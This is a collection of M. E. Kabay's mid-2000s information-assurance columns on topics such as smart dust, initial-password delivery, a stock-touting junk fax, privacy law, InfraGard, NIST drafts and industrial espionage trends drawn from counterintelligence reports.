Bricklin goes on to discuss factors that are conducive to short time horizons as the norm in software development. He proposes interesting changes in the ways that society manages software development, including shifting from private corporate sources towards more public efforts that include explicit emphasis on longevity and portability. He brings in lessons from civil engineering, where

- a common body of knowledge is the basis of professional education in the field,
- standards bodies collate and publish best practices,
- publicly funded or industry based inspections are normal, and
- failures lead to public investigations and published reports (think of what we read in the "Risks Forum Digest" only even more thorough – see < http://catless.ncl.ac.uk/Risks/ > for countless examples of analysis of system failures).

It seems to me that taking a longer-term perspective on software engineering must also involve integrating security considerations in all aspects of systems development from the very first discussions of functional requirements all the way to long-term maintenance and evolution of our systems. The same principles should apply to network design and implementation.

I hope you will read Mr Bricklin's entire analysis and think about it. We need to fix these underlying problems before we work ourselves into yearly equivalents of Y2K disasters.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

The Mote in Big Brother's Eye?
Security Applications for Smart Dust

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

The Defense Advanced Research Projects Agency (DARPA), which supported the development of the Internet in the 1960s, has been providing research funds for almost twenty years devoted to the development of microelectromechanical systems (MEMS; see < http://www.darpa.mil/mto/mems/index.html >). Of special interest for security specialists is the work of Kristofer S. J. Pister, PhD, Professor of Electrical Engineering and Computer Sciences at University of California at Berkeley < http://robotics.eecs.berkeley.edu/~pister/ > and also CEO of Dust, Inc. < http://www.dust-inc.com/flash-index.shtml >. As the name implies, Dr Pister's company specializes in the development and practical applications of "smart dust," which are tiny wireless sensors ("motes" ideally less than 1 cubic millimeter) that can communicate with each other and with computers to provide dynamic environmental and positional information.

Pister and his colleagues have been working on smart dust since the early 1990s and are coming close to achieving the cubic-millimeter goal. Currently, Dust Inc. describes three major areas of application: building automation, industrial monitoring and security systems.

According to the company's Web site, using cheap, independently-powered sensors that can be placed anywhere in a building can help improve energy management, heating/ventilation/air-conditioning (HVAC), security systems, environmental monitoring, lighting controls and fire systems < http://www.dust-inc.com/solutions/ba.shtml >.

In the industrial monitoring area, the devices can improve predictive maintenance, equipment utilization, process monitoring and remote asset monitoring < http://www.dust-inc.com/solutions/im.shtml >.

For readers of this column, perhaps the most interesting application is in security, where the suggestions include commercial security systems, perimeter security, civil infrastructure monitoring, intruder detection, personnel protection, remote site surveillance and unattended ground sensors < http://www.dust-inc.com/solutions/ss.shtml >. In particular, the motes are much less expensive to buy and quicker to install than a wired system and can easily be redeployed as conditions change < http://www.dust-inc.com/solutions/commercial_security.shtml >. For perimeter security, similar considerations make it much cheaper to install wireless motes on, say, oil pipelines, pumping stations and other unattended system components.

I can imagine motes being useful as physical intrusion sensors for lights-out equipments rooms in remote areas of large office complexes or factories; as environmental sensors placed inside equipment that has proven to have unreliable temperature sensors in past breakdowns; as supplementary noise sensors to detect the first evidence of impending hardware failures in mechanical devices such as disk drives, optical recording systems and media silos.

The motes could even be used as adjuncts to system security for tracking authorized personnel throughout a facility. This application also raises the obvious possibility that the tiny transmitters could be attached, à la James Bond movie, to the clothing or briefcases of unsuspecting surveillance victims – but such applications are possible even now using more expensive devices.

As Professor Pister writes, "Yes, personal privacy is getting harder and harder to come by. Yes, you can hype Smart Dust as being great for big brother . . . . Yawn. Every technology has a dark side – deal with it. [This was my original comment on "dark side" issues, but it made a lot of people think that we weren't thinking about these issues at all. Not true.] As an engineer, or a scientist, or a hair stylist, everyone needs to evaluate what they do in terms of its positive and negative effect. If I thought that the negatives of working on this project were larger than or even comparable to the positives, I wouldn't be working on it. As it turns out, I think that the potential benefits of this technology far far outweigh the risks to personal privacy."

Very interesting stuff. Professor Pister's Web site has many links for further exploration, including descriptions of robotic insects. Golly, maybe my PhD in invertebrate zoology is eventually going to be useful in computer science after all < http://grad.norwich.edu/msia/directorscorner/05_30_05/index.html >!

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Together or Apart?
Eine Kleine Risikoanalyse

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

An acquaintance recently posed a practical question about security procedures to me and it may be useful as an example of risk analysis.

“Howard” (not the real name) wrote,

>I need some guidance on a security issue/concern.

My corporation’s network system is now being set up to generate passwords based on a user's date of birth. For instance, if Joseph Brown's birth date is July 17, 1955, his initial password would be 071755. Typically the user names are generated by using the first character of the first name followed by the first seven characters of the last name. So, for example, Joseph Brown's user name would be “jbrown”.

When we send new employees their user name and password, to ensure they actually get the information, two e-mail messages are sent to their non-company e-mail address and one printed letter is sent to their home address. E-mail #1 contains the user name, e-mail #2 (sent 30 - 60 minutes after e-mail #1) contains the password, and the letter contains both.

Our question is this. Is it more secure to send one e-mail containing the actual user name and a subsequent e-mail containing the actual password **OR** to send one e-mail containing the user name and contained within that one e-mail, an explanation of the password schema without direct reference to the password itself? For instance, this e-mail might say something like "Dear Joseph, your user name < jbrown > and your password is your six-digit birthdate in numeric values."

Neither of these is as secure as they should be, but which of the above provides less opportunity for someone to "steal" the information? I can see the flaws and holes in both.<

I answered Howard as follows:

It’s so nice to see someone actually THINKING about security issues! Congratulations!

The use of the birthday numbers as an initial password is an awful idea – surely it would have been just as simple to use a random-number generator – but never mind. Since the password has to be changed immediately after the first use it's really not a huge problem. At worst, a (wo)man-in-the-middle attacker who logs on fraudulently could send out a bunch of horrible e-mails in the legitimate student's name, lock the account with another password, and have the depredations discovered instantly when the legitimate user tries to log on.

Best practice dictates that you not e-mail OR mail the user ID and the actual _password_ in the

same message.

We can be sure that the password generation _algorithm_ is not a secret (everybody in the company is going to know it), so sending it separately is pointless – there is little to be gained by separating it from the user ID.

Therefore go ahead and send the userID and the rule for creating the password in the same message. However, you might want to stipulate that the sequence is MMDDYY, since some people prefer DDMMYY and others (the logical ones) use the obviously superior and sortable (YY)YYMMDD.

Note that there is a small probability that a few people will have entered their birthday incorrectly in the Human Resources records and that therefore they will not be able to log on successfully, but that problem will be resolved by the Help Desk. The other risk is that birthdays are not generally viewed as confidential information, so there may already be attackers who know or can determine the birthday. The Human Resources department also has lots of people who will be able to find the birthday, but let's assume that we can trust them for a one-time password.

On the whole, then, considering how wretched passwords are as a means of authentication, sending the user ID and the algorithm together is not as bad as sending the user ID and the actual password, whether together or separately.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Junk Fax Not What It Seems

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

On Friday morning the 12th of August 2005 at 07:09 my fax received a prospectus claiming to be from a marketing company (let's call it Orfilian Corp) on behalf of a high-tech startup (let's call it Bazoonium Corp)(and yes, I checked both names on GOOGLE and they didn't show up). The fax urged people to buy the stock, claiming it would be rising in value by orders of magnitude within months. It also included a toll-free number for getting out of the junk-fax list (I didn't dial it) and claimed that Orfilian Corp had received lots of shares in return for touting the stock.

I dialed *69 on my fax machine to determine the origin of this junk fax; it was reported by the automated system as aaa-eee-nnnn (details concealed to protect the guilty). Unfortunately, that number did not produce any identification of the owner using the reverse lookup feature of Switchboard.com < http://www.switchboard.com/bin/cgirlookup.dll >; neither did the get-out-of-junk number. Then (duhh) I realized that the area code was in Canada, so I tried a Canadian reverse lookup < http://www.whitepages.com/10592/reverse-phone > but had no luck there either.

I looked up Orfilian Corp on the Web but had no luck finding contact information (they use a Web form for e-mail enquiries) so I used a DNS lookup on < orfilian.com > with SamSpade v1.4 < http://www.samspade.org/ssw/ >, found the phone number in the DNS entry and heard a phone message from the system administrator explicitly stating that their company does not send junk fax and they didn't know where the particular stock-touting fax came from.

Using the same WHOIS technique on bazoonium.com via SamSpade, I spoke with Dr Whatsis Whoever from Bazoonium Corp; he was very nice and thoroughly exasperated by the inclusion of his company's name in this junk fax. He and his colleagues had already received several phone calls from angry recipients of the same junk fax I got. The company is currently involved in a merger and there are 6M shares in public hands. Dr Whoever was concerned that the bad publicity from the fake fax might harm the company at this sensitive time. I suggested that he obtain affidavits from everyone in the company affirming their complete lack of involvement in this junk fax and that he keep a record of possible financial losses resulting from the fraud (all of this after the usual IANAL warning – "I am not a lawyer and this is not legal advice: for legal advice, consult an attorney").

More in the next column.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Pump 'n' Dump Wire Fraud

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last column I described a junk fax that apparently came from Canada, was supposedly sent by the marketing firm "Orfilian" and that touted "Bazoonium" stock (all names changed). In this column I analyze what was actually happening.

I think this junk fax was part of a pump 'n' dump stock manipulation scheme. Someone was faking a press release, blaming the company and an innocent marketing firm, and trying to move stock prices up or down depending on how they are managing the fraud. For example, if they bought low, they wanted the stock to rise in price (at least until they could sell at a profit). If they sold futures, they may have wanted the price to fall so they could buy at a lower price than their guaranteed selling price.

In any case, this scam is violating FCC rules on unsolicited faxes < http://www.fcc.gov/cgb/consumerfacts/unwantedfaxes.html >. This fraudulent information is presumably being sent across state lines (potential interstate wire fraud – 18 USC 1343) < http://tinyurl.com/9taao > although I don't know what effect the origination in Canada might have (if that information is true). The junk fax was sullying the reputation of two innocent firms and possibly causing them significant loss of business by tarnishing their reputations; and it might cost holders of Orfilian shares money if people were to buy shares at artificially inflated prices or sell at artificially depressed prices.

Finally, this case teaches us that calling up the ostensible villains identified on a junk fax (and sometimes on junk e-mails) and shrieking abuse at them may not always reach the true villains in this time of negligible authentication of identity.

When someone produces fax machines that block all transmissions except those on an internally maintained, secure list of approved callers, we won't have any more junk fax – for a few months. Then the criminals will use caller-ID spoofing tools such as voice over IP < http://www.wired.com/news/privacy/0,1848,66954,00.html > or the methods briefly offered by the unfortunate Jason Jepson < http://tinyurl.com/dtsln > to conceal their originating phone number (Mr Jepson gave up his proposal to offer false caller ID after receiving threatening e-mail and phone messages "and [a] death threat taped to this front door."

Gosh, and I thought _I_ didn't like junk communications!

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Defending Privacy

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Today I'd like to discuss a fundamental principle that security specialists have to deal with all the time but which has a much broader social significance than discussions of, say, firewalls: privacy.

Have you ever heard anyone say something like, “Government ‘invasion of privacy’ does not matter to me: I have nothing to hide.” A more extreme position is, “People who get really hung up on privacy issues are probably hiding something.” That quotation from a graduate student came in an online discussion in one of the classes I taught the summer.

Taken at its simplest level, the statement could be true: privacy does indeed consist in part of confidentiality. Confidentiality implies selective sharing of information; allowing some people to know particular information about you and others not to. Privacy also implies control over information; the power to determine whether others will share information about you, with whom and for what purpose.

Unfortunately, that second position usually has the unspoken word “BAD” tacked on to the end: “…probably hiding something BAD.”

It's hard to counter that kind of generalization. Everyone can think of scenarios where criminals, cheaters, and terrorists have something to hide. I remember my amazement as 250 black-clad, self-described anarchists at a criminal hacker convention in 1993 shouted in unison, "INFORMATION WANTS TO BE FREE.” Apart from the vision of a bunch of anarchist doing anything in unison, what seemed incongruous was that these people studiously used pseudonyms to protect their own privacy while abusing other people’s privacy.

But protecting privacy may mean that people are the good guys. For example, there are many places in the world where governments are justifiably described as criminal conspiracies. Just go to any human-rights group Web site to find examples of governments (or anti-government groups, for that matter) that suppress people’s rights to freedom of speech, assembly, habeas corpus, religious expression, education or medical care and you will find innocent people who are afraid of their own governments, of corrupt law enforcement agents, of ruthless revolutionaries or of outright criminals who support or oppose the status quo. Under these circumstances, don't you think that anonymity and secrecy might be the hallmarks of people hiding something good?

In our own country, there was a time a few decades ago when some government agencies treated protesters against American involvement in the Vietnam War as enemies of the nation and the President’s office kept an enemies list consisting largely of people who had criticized the President. Today, the U.S.A.P.A.T.R.I.O.T. Act (please don’t pronounce it the way the propagandists want you to) allows police to obtain lists of books borrowed by named individuals from libraries or bought from bookstores – and a gag rule preventing librarians or booksellers from discussing these demands. To obtain a warrant for such an invasion of privacy, police need

merely assert compelling need but no longer have to provide grounds to a judge showing probable cause for the demand. Couple this kind of legislative change in fundamental principles of common law with the ability of administrative officials to imprison American citizens without charge, without evidence, without recourse to legal proceedings, and without limit, and can you wonder why innocent people who disapprove of the current administration's policies might get a little nervous?

So no, I don't think that advocating privacy rights and insisting on the rule of law means that someone is "probably hiding something bad."

Now get back to your firewalls.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

InfraGard is not a Deodorant

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Contrary to the immediate reaction of the uninformed (and of the unwashed), InfraGard is not an underarm deodorant. InfraGard is a nationwide program in the USA that brings together representatives from information technology departments in industry and academia for information sharing and analysis, especially to help protect critical infrastructure against cyberattacks and also to support the FBI in its cybercrime investigations and education projects < http://www.infragard.net/about_us/facts.htm >.

The organization started in the Cleveland Field Office of the FBI in 1996 and expanded rapidly until there are now over 11,000 members in over 40 chapters.

At the InfraGard National Conference in Washington DC in early August (< http://www.infragardconferences.com/ > and brochure at < http://www.vtinfragard.org/2005NationalConference.pdf >), speakers offered a wide range of valuable presentations on security topics. Many of their presentation materials are now available to everyone for free download < http://www.infragard.net/library/presentations_05.htm >. Topic areas include

- First responders
- Regulatory compliance
- Computer forensics
- Cybersecurity
- Drinking water security
- Supervisory control and data acquisition (SCADA) systems.

Joining InfraGard is easy and free for US citizens residing in the USA. You can locate a nearby local chapter < http://www.infragard.net/chapters/index.htm > and contact your chapter officers. You can get application forms online and then send them in to the FBI liaison officer for that chapter to be vetted for admission. The FBI conducts a background check to ensure that all members are likely to be trustworthy to participate in confidential discussions of threats and vulnerabilities. Chapters usually conduct regular local meetings and organize list-servers for exchange of information among members. Many have newsletters as well.

The Vermont InfraGard has organized useful (and enjoyable) activities such as public education campaigns in which dozens of members helped prepare, improve and deliver training materials to members of the public in many areas of the state.

InfraGard is a wonderful way of getting involved with other security experts and reaching out into the community. Join us!

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Busy Season at NIST

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Studying information assurance through effective statistical research methods is difficult: people often don't notice computer security breaches until long after they have occurred (or not at all) or they are reluctant to report these breaches – and anyway, there is no centralized agency to collate such incident reports.

In the absence of clear analytical information, we are often thrown back upon "best practices." These compendia of common sense, industry standards, and opinions of security experts are as close as we get to strict standards in our field.

Anyone interested in helping to define best practices in information assurance can turn to the National Institute of Standards and Technology (NIST) Computer Security Resource Center (CSRC) of the Computer Security Division (CSD) < http://csrc.nist.gov/publications/drafts.html >. That's where the Draft Publications are posted for comment.

The months of July and August have been a busy season for the contributors to these drafts. The list of new titles is unusually long:

- Jul 06, 2005: Draft Special Publication 800-56, Recommendation for Pair-Wise Key Establishment Schemes Using Discrete Logarithm Cryptography (Comments were due Aug 19)
- July 15, 2005: Draft Special Publication 800-53A: Guide for Assessing the Security Controls in Federal Information Systems (Comments due Aug 31)
- July 15, 2005: Draft Federal Information Processing Standards (FIPS) Publication 200, Minimum Security Requirements for Federal Information and Information Systems (Comments due Sep 13)
- Aug 02, 2005: Draft Special Publication 800-18. Revision 1, Guide for Developing Security Plans for Federal Information Systems (Comments due Sep 12)
- Aug 5, 2005: Draft NIST Special Publication 800-85, PIV Middleware and PIV Card Application Conformance Test Guidelines (Comments due Aug 26)
- Aug 10, 2005: Draft NIST Special Publication 800-87, Codes for the Identification of Federal and Federally-Assisted Organizations (Comments due Sep 8)
- Aug 11, 2005: Draft NIST Special Publication 800-40 Version 2, Creating a Patch and Vulnerability Management Program (Comments due Sep 12)
- Aug 11, 2005: Draft NIST Special Publication 800-81, Secure Domain Name System (DNS) Deployment Guide (Comments due Sep 29)
- Aug 11, 2005: Draft NIST Special Publication 800-83, Guide to Malware Incident Prevention and Handling (Comments due Sep 19)
- Aug 11, 2005: Draft NIST Special Publication 800-84, Guide to Single-Organization IT Exercises (Comments due Sep 26)
- Aug 11, 2005: Draft NIST Special Publication 800-86, Guide to Computer and Network Data Analysis: Applying Forensic Techniques to Incident Response (Comments due Sep 26)

- Aug 15, 2005: Draft NIST Special Publication 800-26 Revision 1, Guide for Information Security Program Assessments and System Reporting Form (Comments due Oct 17)

Readers interested in being notified of new security publications from NIST should sign up for alerts at < http://csrc.nist.gov/compubs-mail.html >.

I'll be looking at some of these Draft Publications in more detail in upcoming columns.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Best Practice Adoption:
Fact or Fiction?

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Regular readers of my column will know that a leitmotif of my professional life, which includes applied statistics, is that we simply don't have enough solid information about the facts surrounding information assurance events. My colleague Prof Sharon W. Tabor, PhD, Chair of the Networking, Operations & IS Department at the College of Business & Economics of Boise State University is trying to change that. Here's an interesting project through which readers can significantly contribute to progress in our field. Here's Dr Tabor's introduction.

* * *

With all the talk in the press about information assurance, IT governance, and compliance, one might assume that everyone has adopted one or another of the major governance methodologies such as ITIL, CMM, or COBiT. The tactical implementation of those policies takes the form of best practices, a familiar term in the IT world. Security is certainly a major driver toward best practice adoption, along with compliance with legislative action or the threat of zealous auditors. Best practices supposedly offer many benefits. For example, a survey of IT executives in 2004 found that organizations who implemented best practices rated themselves as having higher status within the overall business. Additionally, they were successful at justifying higher budgets to address security issues, and were looking at security in terms of a long-term, risk-based strategy, with fewer security incidences overall.

On the other hand, it appears that not everyone agrees with the need for best practices. In addition to success stories about large company experiences with best practices there is also preliminary evidence that suggests many small and medium-sized organizations continue along their daily activities, putting out fires and remaining predominantly reactive. Whether due to the complexities of the methodologies, or overall lack of time and resources, many organizations don't seem interested in adopting new processes. Others aren't convinced there is a reason for best practices. David Lawson, for example, (Network World, 5/30/05) argues that security best practices don't exist, and if they did the cost would be way too high for most organizations. He discusses the use of good practices, minimal acceptable standards, and appropriate and reasonable controls.

I am conducting research into this controversial topic. I was a middle manager for many years, and my research goal is to separate reality from the trend-setting buzz words that are attached to our field. The survey at the link below queries who has adopted which methods and what the drivers and benefits have been. Survey responders will receive a white paper with an examination of each of the major methodologies, and more important, the perspective from which they have been developed. Finding a perspective that addresses organizational needs more than any other single factor, can help narrow down the choices and yield the desired benefits. Organizations of all sizes can benefit from IT governance and best practice development, but the key is in finding the right fit.

* * *

I (Mich) spoke with Dr Tabor and asked her how the research is going. "The response has not been what I had hoped. People are tremendously tired of doing surveys, but this is a really important area. The whole IT governance problem really needs some solid facts and this survey could really be important in identifying key issues that organizations are dealing with." I asked how this survey would avoid the classic pitfalls of voluntary participation in online surveys – misleading results and biased sampling. Dr Tabor confidently answered that the questions focus on the basics of what organizations have done, which methodologies they have used, and what's worked for them, thus avoiding the problems of typical opinion-oriented research. She said, "We also included some internal validation measures typical of good surveys."

Click on < http://telecomm.boisestate.edu/research/BPsurvey.asp > to begin the survey and sign up for a copy of the results. In addition to the white paper, respondents will be entered into a drawing for electronic gift certificates. Please spend a few minutes to do some good for the field and then see what others are doing to get IT security and services under control.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Nuclear Security Internship at PNNL

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

I want to engage readers in a useful exercise: spreading the word to universities across the USA about the exciting new defense nuclear security internship and career opportunity for seniors being offered by the Pacific Northwest National Laboratories (PNNL) of the US Department of Energy. PNNL are offering internships in designed so that after the 12 month internship, participants transition to full-time federal careers in defense nuclear security. The following description draws liberally on a message I and other professors received from PNNL recently.

The 12-15 month, full-time intern program is designed to promote awareness of professional opportunities in the field of safeguards and security. The intern program will support the development of a qualified, experienced pool available to aid the National Nuclear Security Administration (NNSA) in contributing to the protection of national security assets. The program offers work and training experience that provides participants an overview of the breadth, complexity, and importance of NNSA's safeguards and security mission.

Interns are assigned to a specific NNSA site or program office working with select staff and mentors in support of safeguards and security programs. Successful interns may have an opportunity for permanent placement as a Federal employee within NNSA safeguards and security upon completion of the program.

This opportunity for graduating seniors will be particularly exciting for students with majors and minors in information assurance, criminal justice, and digital forensics. However, the opportunity is open for many students; the flier explicitly asks for students who are US citizens eligible for a DOE security clearance and with

"Practical experience in or academic specialization in areas such as, but not limited to:
* Criminal Justice /Security Management,
* Computer Science / Cyber Security,
* Electrical Engineering,
* Mechanical Engineering,
* Structural Engineering,
* Accounting / Finance,
* Nuclear Engineering, and
* Physics."

Readers can help improve nuclear security and perhaps give promising seniors a real career boost by making this information available to nearby universities and colleges. Perhaps you also have sons, daughters, nieces, nephews and grandchildren who might be interested!

A printable PDF flier is available from <
http://www.mekabay.com/unlinked/nuclear_security.pdf >.

Go to <http://ssip.pnl.gov/> for more information about the program.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Industrial Espionage (1): Methods

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

One of the problems we face in our field of information assurance is the paucity of credible data about threats to our systems. I've often said and written that we suffer from problems of ascertainment and problems of data collection. Without going into details here, there is plenty of reason to believe that we do not notice many of the system intrusions that take place and that many of those that are noticed are not reported in a way that allows development of a statistical base (you can read a paper about this on my Web site as an HTML file at < http://tinyurl.com/b6zzh > or as a PDF file from < http://tinyurl.com/96u2n >).

The National Counterintelligence Center (NACIC) which later became the Office of the National Counterintelligence Executive (ONCIX) have been reporting annually to Congress since 1995 about foreign economic collection and industrial espionage. Their reports are freely available as PDF files from < http://tinyurl.com/cu34l >.

I think there are some valuable findings and trends in industrial espionage that will interest readers of this column and help them interfere with industrial spies.

First of all, Section 809 of the Intelligence Authorization Act for Fiscal Year 1995 defined foreign industrial espionage as "industrial espionage conducted by a foreign government or by a foreign company with direct assistance of a foreign government against a private United States company and aimed at obtaining commercial secrets." [Page 1 of 1995 report]. Throughout the decade of reporting, there has been little change in the list of targeted technologies; the 2004 report lists the following: Information systems are a key target, with more than 40% of the PhDs employed in the field in 2001 (the most recent year of available data) being foreign-born (compared with 10% of all PhD scientists and engineers overall in the USA). Sensors, aeronautics, electronics, armaments and energetic materials are other industrial targets for espionage. The 1996 report notably added biotechnology, information warfare, manufacturing processes, nuclear systems, space systems, telecommunications and weapons effects and countermeasures to the list of targets.

Industrial espionage is carried out in many ways. The 1995 report lists the following:

- Traditional methods of espionage include classic agent recruitment, US volunteers (see the "One Evil" awareness poster in the free collection at < http://tinyurl.com/dzw9u >), surveillance, surreptitious entry (including bribery at hotels to allow access to guest and luggage rooms), specialized technical operations (e.g., communications intelligence and signals intelligence – COMINT and SIGINT) and economic disinformation (DISINFO and psychological operations – PSYOPS).

- Additional methods include using foreign students studying in the USA, foreign employees of US firms and agencies, debriefing foreign visitors to the USA on their return to their home country, recruitment of émigrés, ethnic targeting (suborning or

threatening Americans with foreign family ties), and elicitation during international conferences and trade fairs. Agents have also exploited private-sector firms, joint ventures, mergers or acquisitions and non-profit organizations as opportunities and fronts for espionage. Hiring competitors' employees, signing corporate technology agreements, sponsoring research projects in the USA and assigning foreign liaison officers to government-to-government research and development projects are additional valuable methods for covert data gathering.

- Open-source intelligence (OSINT) methods include open or covert use of public databases, hiring information brokers and assigning consultants to gather information for confidential research reports. In some cases foreign interests have paid lobbyists to influence lawmakers and to facilitate extended contacts with high-placed officials with access to valuable information. Other OSINT channels listed in the 1996 report include bid proposals, energy policies, marketing plans, price structuring, proposed legislation, tax and monetary policies, and control regulations for technology transfer and munitions.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Industrial Espionage (2): Further Methods

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In the first article in this series, I reviewed some of the information in the annual reports of the National Counterintelligence Center (NACIC) and later the Office of the National Counterintelligence Executive (ONCIX). Here I continue with additional methods of industrial espionage from later research.

The 2000 NACIC added these methods:

- Requesting information through e-mail or letters, including apparent responses to advertising or trade show exhibits.

- Exploiting Internet discussion groups, especially research-oriented list servers.

A survey organized by NACIC among about a dozen Fortune 500 company officers [2000 p. 16] extended the list of industrial espionage methods with the following approaches:

- Breaking away from tour groups
- Attempting access after normal working hours
- Supplying different personnel at the last minute for agreed-upon projects
- Theft of laptops
- Customs holding laptops for a period of time
- Social gatherings
- Dumpster® diving (searching through trash and discarded materials)
- Intercepting nonencrypted Internet messages.

I want to make it clear that the NACIC/ONCIX authors and I as a writer reporting on their findings are _not_ implying that foreign nationals and foreign-born citizens in this country are inherently threats to national security. The vast majority of such people – and I am one myself, having been born in Canada and having been granted US citizenship in July of this year – are honest, loyal people who have never done anything against the interests of our country. The US Census Bureau reports that in 2004, there were over 34 million foreign-born residents < http://tinyurl.com/dsans > out of a total population estimated at over 293 million (MS-Excel file from < http://tinyurl.com/9qyw2 >). So even if we guessed there were a thousand foreign-born spies (a high estimate for which there is no factual basis whatsoever), that number would represent a mere 0.003% of the foreign-born population – leaving 99.997% as unworthy of suspicion. So the next time someone tries to convince you that purely ethnic profiling divorced from any study of individual behavior is a good idea for law enforcement and national security, do a similar calculation with them and calculate the costs of resources wasted on false-positives.

The NACIC/ONCIX reports are clear on the threat from purely domestic, All-American citizens: "In 1996, the FBI and ASIS also reaffirmed the increase in the reporting of domestic theft or misappropriation of proprietary economic information. An ASIS special report released in

March 1996, *Trends in Intellectual Property Loss*, indicated that 74 percent of intellectual or proprietary property losses stemmed from the actions of "trusted relationships" – employees, former employees, contractors, suppliers, and so forth." [1996, page 5]

In the next article in this series, I'll review some striking cases of industrial espionage in the decade before now.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Industrial Espionage (3): Survey Results

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In the first two articles in this series, I reviewed some of the information in the annual reports of the National Counterintelligence Center (NACIC) and later the Office of the National Counterintelligence Executive (ONCIX). In this article, I cite some interesting estimates from a survey of industrial espionage conducted by security associations and by the NACIC itself.

In 1995, the American Society for Industrial Security (ASIS, < http://www.asisonline.org >) ran a survey that was used by NACIC in its report. Among the significant findings were the following (quoting NACIC but adding bullets):

- Reported incidents increased 323 percent since 1992.
- Losses of corporate information increased from a reported 9.9 incidents per month in 1992 to an average of 32 incidents per month in 1995.
- About three-fourths of reported losses occurred in the United States, and the majority of those incidents involved "trusted relationships" (employees, vendors, contractors, retirees, and so forth).
- Other incidents were attributable to a variety of sources: domestic competitors, computer hackers, foreign competitors, foreign intelligence services, and foreign business partners.
- Of incidents outside the United States, approximately half took place in countries traditionally considered allies of the United States.
- Foreign nationals were identified in 21 percent of the incidents where the perpetrator's nationality was known.

The 1997 NACIC report cited work by the Computer Security Institute (CSI < http://www.gocsi.com >) in cooperation with the FBI's International Computer Crime Squad in San Francisco. Interesting results included the following (bullets added to verbatim quotes):

- According to the survey, about 75 percent of the 563 responding corporations, government agencies, financial institutions and universities surveyed by CSI reported financial losses in the past 12 months.
- [In 1996] financial losses from financial fraud, computer viruses, sabotage, and theft of proprietary information and laptops were up seven percent and topped $100 million. Reflecting the increased competition in the global marketplace, over 50 percent of the respondents cited foreign competitors as a likely source of attack and 22 percent cited foreign governments as a likely source of attack.
